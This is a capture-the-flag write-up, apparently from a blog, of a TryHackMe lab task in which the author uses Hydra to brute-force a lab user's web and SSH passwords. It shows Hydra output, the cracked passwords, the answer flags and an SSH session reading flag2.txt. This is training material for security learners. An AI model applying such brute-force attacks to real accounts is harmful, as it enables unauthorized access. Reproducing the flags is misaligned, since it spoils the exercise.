
https://blog.tryhackme.com/hydra/



[Task 22] [Day 17] Hydra-ha-ha-haa 17/12/2019

You suspect Elf Molly is communicating with the Christmas Monster. Compromise her accounts by brute forcing them!


Use Hydra to brute force Elf Molly's password. Use the rockyou.txt password list, which can be found here.

Supporting materials can be found here.

This machine will take between 3-4 minutes to boot.

Objectives

1. Use Hydra to bruteforce molly's web password. What is flag 1?
2. Use Hydra to bruteforce molly's SSH password. What is flag 2?



10.10.188.177/login

Elf Login

Username

Password

Login

© MicroSanta 2012 - 2020

```
<!DOCTYPE html>
<html lang="en"> event
  <head>…</head>
  <body class="text-center"> flex
    <form class="form-signin" action="/login" method="post">
      <a href="/">…</a>
      <h1 class="h3 mb-3 font-weight-normal">Elf Login</h1>
      <label class="sr-only" for="inputEmail">Username</label>
      <input class="form-control" type="text" name="username" placeholder="Username" required="" autofocus="">
      <label class="sr-only" for="inputPassword">Password</label>
      <input class="form-control" type="password" name="password" placeholder="Password" required="">
      <button class="btn btn-lg btn-primary btn-block" type="submit">Login</button>
      <p class="mt-5 mb-3 text-muted">© MicroSanta 2012 - 2020</p>
    </form>
    <script src="/js/jquery.slim.min.js"></script>
    <script src="/js/popper.min.js"></script>
    <script src="/js/bootstrap.min.js"></script>
  </body>
</html>
```

html > body.text-center > form.form-signin > a

```
element {                                              inline
}
.form-signin {                                  signin.css:21
  width: 100%;
  max-width: 330px;
  padding: 15px;
  margin: 0 auto;
}
*, ::after, ::before {                     bootstrap.min.css:6
  box-sizing: border-box;
}
Inherited from body
.text-center {                             bootstrap.min.css:6
  text-align: center !important;
}
body {                                     bootstrap.min.css:6
  font-family: -apple-system,BlinkMacSystemFont,"Segoe
   UI",Roboto,"Helvetica Neue",Arial,"Noto Sans",sans-serif,"Apple Color
   Emoji","Segoe UI Emoji","Segoe UI Symbol","Noto Color Emoji";
  font-size: 1rem;
  font-weight: 400;
  line-height: 1.5;
  color: #212529;
  ~~text-align: left;~~
```

Base Size (width: 100%) 1091px


Maximum Size (max-width: 330px) 300px

Final Size 300px

CSS Grid is not in use on this page


- ❖ The great elf login; login form is a post request to server

1. **Use Hydra to bruteforce molly's web password. What is flag 1?**
   - The room introduction says to download rockyou.txt but after some reading around and searching the discord, the room is apparently broken and the correct password is on line 500,000+ in the file, and would take many hours to crack. Therefore, a custom short-rockyou.txt file is used, with the correct password on the last line.
   - Short rockyou file from the writeup here: https://muirlandoracle.co.uk/2020/01/06/tryhackme-christmas-2019-challenge-write-up/



```
[80][http-post-form] host: 10.10.188.177   login: molly   password: joyness1994
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-29 14:01:17
```


   - Password is joyness1994; lets login to the website



TMH{2673a7dd116de68e85c48ec0b1f2612e}


   - Flag is TMH{2673a7dd116de68e85c48ec0b1f2612e}

2. **Use Hydra to bruteforce molly's SSH password. What is flag 2?**



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-29 14:03:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3957 login tries (l:1/p:3957), ~9
[DATA] attacking ssh://10.10.188.177:22/
[22][ssh] host: 10.10.188.177   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-29 14:04:32
```

   - Cracked ssh password is butterfly, loggin in shows the flag2.txt,
   - THM{c8eeb0468febbadea859baeb33b2541b}



```
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-188-177:~$ ls
flag2.txt
molly@ip-10-10-188-177:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-188-177:~$
```